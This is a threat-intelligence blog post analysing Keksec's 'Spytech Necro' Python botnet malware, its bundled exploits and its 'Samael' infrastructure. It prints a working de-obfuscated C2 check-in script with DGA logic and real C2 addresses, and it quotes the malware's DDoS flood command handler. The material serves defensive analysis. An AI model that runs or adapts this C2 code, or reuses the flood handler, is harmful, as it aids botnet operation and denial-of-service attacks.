“Spytech Necro” – Keksec’s Latest Python Malware

lacework.com/blog/spytech-necro-keksecs-latest-python-malware/

October 14, 2021

Key Takeaways

- Keksec (aka Freakout) continues to develop Necro – their polymorphic python-based IRC malware
- The newest version dubbed “Spytech Necro” includes significant updates to the C2 protocol and additional exploits including the recent Confluence exploit described in CVE-2021-26084
- Keksec is distributing additional Tsunami malware via their “Samael” botnet infrastructure
- Analysis tools and indicators are available here

Beginning in mid-September new Necro variants started appearing on VirusTotal. Analysis of these specimens revealed configurations including previously unobserved exploits and capabilities. While activity in the wild appears limited at this time, this does indicate continued development of the Necro python malware. These new specimens coincided with infrastructure staging belonging to the Keksec’s “Samael” botnet. Additionally, infrastructure leveraged by Keksec is likewise being leveraged by other actors including those responsible for the SBIDIOT botnet and known IoT attacker DaddyL33t.

Spytech Necro

In a deviation from previous Necro versions, “Spytech Necro” uses a plaintext XOR key of \x65hhhhFuckSpyTechUsersWeDaMilitiaAnonym00se , as opposed to an integer array. This is used in combination zlib compression to obfuscate important strings in the malware. These new versions can be decoded with a script provided by Lacework Labs. Other key updates include exploits for:

- CVE-2014-6271 – Shellshock
- Drupal RCE (< 8.6.10 / < 8.5.11 – REST Module Remote Code Execution)
- CVE-2021-26084 – Confluence Server Webwork OGNL injection
- Jenkins RCE (CVE-2019-1003029, CVE-2019-1003030

The most significant modification in Spytech Necro involves the C2 protocol, specifically with a C2 check-in and fetching of configurations. A new DGA schema that leveraged NoIP free domains was also observed however this functionality is frequently updated among various Necro versions. Similar to the Necro obfuscation itself, the C2 protocol also uses a multibyte XOR in combination with Zlib, albeit with a separate key – n3cr0t0r_freakout. Following the check-in, the C2 returns the following data:

- Channel name
- Channel password’
- SHA512 password hash for bot authentication
- Command prefix
- IRC host

At the time of this blog, the configured IRC host is 66.29.149.202 (Namecheap) and the channel is #dankmemez. The following python is a de-obfuscated and commented version of the Necro C2 component and will return the current configuration (assuming the infrastructure is online):

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

import socket
import random
import struct
import zlib
import time

#XOR c2 config with n3cr0t0r_freakout
def xor_config(word):
    return ''.join([chr(ord(v) ^ ord("n3cr0t0r_freakout"[i % 17])) for i, v in enumerate(word)])


noip =
["ddns.net","ddnsking.com","3utilities.com","bounceme.net","freedynamicdns.net","freedynamicdns.org","gotdns.ch","hopto.org","myddns.me","myf

counter_=0

t1= 0
#enumerate DGA
while 1:
    t1 += 1
    if counter_&amp;gt;=0xFD:#break @ 253 domains
        break
    counter_+=1
    random.seed(a=0xFAFFDED00001 + counter_)#generate seed for DGA (python 2 only)
    c2domain =(''.join(random.choice("abcdefghijklmnopqoasadihcouvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789") for _ in
range(random.randrange(10,19)))).lower()+"."+random.choice(noip)

    print c2domain


    try:

        #c2 checkin###############
        c2=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
        c2.sendto('\x1b'+47 * '\0',("time.google.com",123))
        msg,c2response=c2.recvfrom(1024)
        t=struct.unpack("!12I",msg)[10] - 2208988800
        str_=lambda x : ''.join([str((x >> i) & 1) for i in range(32)])
        c2connect=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        c2connect.connect((c2domain, 0xCD56))
        c2connect.send(''.join([chr(random.randint(0,128)) if x == "0" else chr(random.randint(128,255)) for x in str_(t)]))
        ############################

        #recv config###############
        c2rec2=c2connect.recv(32)
        msg_part5=ord(c2rec2[-5])
        msg_part4=ord(c2rec2[-4])
        msg_part3=ord(c2rec2[-3])
        msg_part2=ord(c2rec2[-2])
        msg_part1=ord(c2rec2[-1])
        ############################

        #fetch config##############
        channel=zlib.decompress(xor_config(c2connect.recv(msg_part5)))
        print 'channel:',channel
        channel_password=zlib.decompress(xor_config(c2connect.recv(msg_part4)))
        print 'channel_password:',channel_password
        bot_password_hash=zlib.decompress(xor_config(c2connect.recv(msg_part3)))
        print 'bot_password_hash:',bot_password_hash
        cmdprefix=zlib.decompress(xor_config(c2connect.recv(msg_part2)))
        print 'cmdprefix:',cmdprefix
        irc_host=zlib.decompress(xor_config(c2connect.recv(msg_part1)))
        print 'irc_host:',irc_host
        c2connect.close()
        ############################



    except Exception as e:
        raise

    time.sleep(10)
```

The command prefix returned by the C2 was configured as a period at the time of this blog. This is an interesting feature as it adds an additional layer of operational security. This means even if someone has most of the C2 configurations, they would not be able to issue commands to the Necro bots without the correct prefix.

```
try:
    if wWgqdbdoF[3]==":" + self.cmdprefix + "logout":
        cpVoCGck=-1
        self.commSock.send("PRIVMSG %s :De-Authorization successful " % (odvzbozBHOfp
    elif wWgqdbdoF[3]==":" + self.cmdprefix + "udpflood":
        for i in range(0, int(wWgqdbdoF[7])):
            threading.Thread(target=self.nPqmiXPm,args=(wWgqdbdoF[4],int(wWgqdbdoF[5]
        if wWgqdbdoF[5] == "0":
            wWgqdbdoF[5] = "random"
        self.commSock.send("PRIVMSG %s :Started UDP flood on %s:%s with %s threads "
    elif wWgqdbdoF[3]==":" + self.cmdprefix + "synflood":
        for i in range(0, int(wWgqdbdoF[7])):
            threading.Thread(target=self.ZPKqixJJu,args=(wWgqdbdoF[4],int(wWgqdbdoF[5
        self.commSock.send("PRIVMSG %s :Started SYN flood on %s:%s with %s threads "
    elif wWgqdbdoF[3]==":" + self.cmdprefix + "tcpflood":
        for i in range(0, int(wWgqdbdoF[7])):
```

Figure 1 command prefix validation

Samael

Keksec infrastructure is characterized by its various botnets. While several are currently active, the most recent of these appears to be the “Samael” component. Samael has been active since at least late June 2021.



Figure 2- Samael & Urmom

Malware download from Samael hosts is similar to the Tsunami-Ryuk malware reported by Lacework Labs in July 2021. The distinguishing feature being the log file written to the victim machine. In this case the log file is plaintext with the message: This device has been infected by urmommy 😊. The 'Urmommy' handle was also seen in a screenshot from the hellabooters Instagram, also reported in the Tsunami-Ryuk blog. (Figure 2)



Figure 3- Samael & Urmommy artifacts

Examination of Samael infrastructure revealed overlaps with other botnets, including those belonging to Keksec, as well as those with no known Keksec association such as the SBIDIOT botnet. SBIDIOT is a prolific IoT botnet that was first reported in April 2021 by Nozomi Networks. Another overlap of note was between Keksec and known IoT actor "DaddyL33t." This link is also reflected in the Instagram where the Keksec profile ur0a_ has links to the alleged Instagram profile for DaddyL33t (1m4osec). The following table lists known Samael hosts, most of which are either hosted at Colocrossing or Nexeon:

Host	First Seen	Last Seen	ASN	Country	specimens	Botnet(s)
23.94.26.138	9/16/2021	10/11/2021	36352:"AS-COLOCROSSING"	United States	180	SBIDIOT,Samael,DaddyL33t
179.43.149.13	8/12/2021	10/10/2021	51852:"Private Layer INC"	Switzerland	40	SBIDIOT,Simps,Samael
104.237.202.22	9/25/2021	9/25/2021	20278:"NEXEON"	United States	1	Samael
167.88.12.77	8/9/2021	8/10/2021	20278:"NEXEON"	United States	3	Samael
104.168.102.120	8/9/2021	8/9/2021	36352:"AS-COLOCROSSING"	United States	1	Samael
107.175.94.101	7/16/2021	8/5/2021	36352:"AS-COLOCROSSING"	United States	27	Samael,batkek
198.46.202.103	7/3/2021	8/2/2021	36352:"AS-COLOCROSSING"	United States	63	Samael,Simps
172.93.129.227	7/8/2021	7/15/2021	20278:"NEXEON"	United States	11	Samael
107.172.197.193	7/7/2021	7/7/2021	36352:"AS-COLOCROSSING"	United States	10	Samael

Spytech Necro appears to have limited distribution at this time and there are no indications of widespread deployment. This presumption is based on the absence of Necro scanning artifacts in Lacework Labs honeypots, as well as no observed check-ins to the Spytech Necro IRC server. The malware's new abilities allow for dynamic bot updates and better resiliency so this new functionality will likely make its way into follow-on versions.